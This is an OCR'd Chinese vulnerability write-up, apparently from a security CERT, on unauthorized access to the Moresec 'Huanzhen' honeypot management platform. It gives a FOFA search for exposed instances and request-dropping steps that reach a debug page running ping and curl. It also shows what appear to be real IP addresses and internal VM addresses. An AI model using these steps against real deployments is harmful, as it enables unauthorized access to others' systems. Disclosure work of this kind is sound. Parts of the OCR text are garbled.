

默安蜜罐管理平台未授权问

```
FOFA:title="幻"
```


Fofa 搜索 幻阵可找到部分公开在公网端口




1、进入幻阵安装系统




刷新并抓包




Drop掉 /huanzhen/have_installed?



Drop掉 /huanzhen/mode?timestamp




Drop 掉 /huanzhen/version_info





进入页面


点击调试工具并放包




可见可执行ping命令





211.103.11.18:8888/debugging
云端一体
首页
调试工具
安装日志
一键诊断
恢复出
调试工具
ping
127.0.0.1
执行
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.052 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.058 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.054 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.052 ms
64 bytes from 127.0.0.1: icmp_seq=5 ttl=64 time=0.054 ms
--- 127.0.0.1 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 3999ms
rtt min/avg/max/mdev = 0.052/0.054/0.058/0.002 ms
安恐CERT
云端一体
首页
调试工具
安装日志
一键诊断
恢复出厂设置


调试工具
ping
211.103.11.18
执行
PING 211.103.11.18 (211.103.11.18) 56(84) bytes of data.
64 bytes from 211.103.11.18: icmp_seq=1 ttl=64 time=0.065 ms
64 bytes from 211.103.11.18: icmp_seq=2 ttl=64 time=0.071 ms
64 bytes from 211.103.11.18: icmp_seq=3 ttl=64 time=0.064 ms
64 bytes from 211.103.11.18: icmp_seq=4 ttl=64 time=0.056 ms
安恐CERT


211.103.11.18:8888/debugging
云端一体
首页
调试工具
安装日志
一键诊断
恢复
调试工具
curl
https://www.baidu.com
执行
<!DOCTYPE html>
<!--STATUS OK--><html> <head><meta http-equiv=content-type content=text/html;
charset=utf-8><meta http-equiv=X-UA-Compatible content=IE=Edge><meta
content=always name=referrer><link rel=stylesheet type=text/css
href=https://ss1.bdstatic.com/5eN1bjq8AAUYm2zgoY3K/r/www/cache/bdorz
/baidu.min.css><title>百度一下，你就知道</title></head> <body link=#0000cc> <div
id=wrapper>   <div
class=s_form_wrapper> <img hidefocus=true src=//www.baidu.com
/img/bd_logo1.png width=270 height=129> <form id=form name=f
action=//www.baidu.com/s class=fm> <input type=hidden name=bdorz_come
value=1> <input type=hidden name=ie value=utf-8> <input type=hidden name=f
value=8> <input type=hidden name=rsv_bp value=1> <input type=hidden
name=rsv_idx value=1> <input type=hidden name=tn value=baidu><span class="bg
s_ipt_wr"><input id=kw name=wd class=s_ipt value maxlength=255 autocomplete=off
autofocus=autofocus><input type=submit id=su
安恐CERT

点击一键诊断


211.103.11.18:8888/diagnosis
云端一体
首页
调试工具
安装日志
一键诊断
开始诊断
100%
supervisor_checker
systemd_checker
rpm_checker
process_checker
systemd_checker
kvm_ip_checker
plugin_21 211.103.11.22
plugin_17 211.103.11.23
vm4 211.103.11.30
vm5 211.103.11.27
vm2 211.103.11.21
vm3 211.103.11.28
vm0 211.103.11.19
vm1 211.103.11.20
raid_checker
诊断完成，存在错误
安恒CERT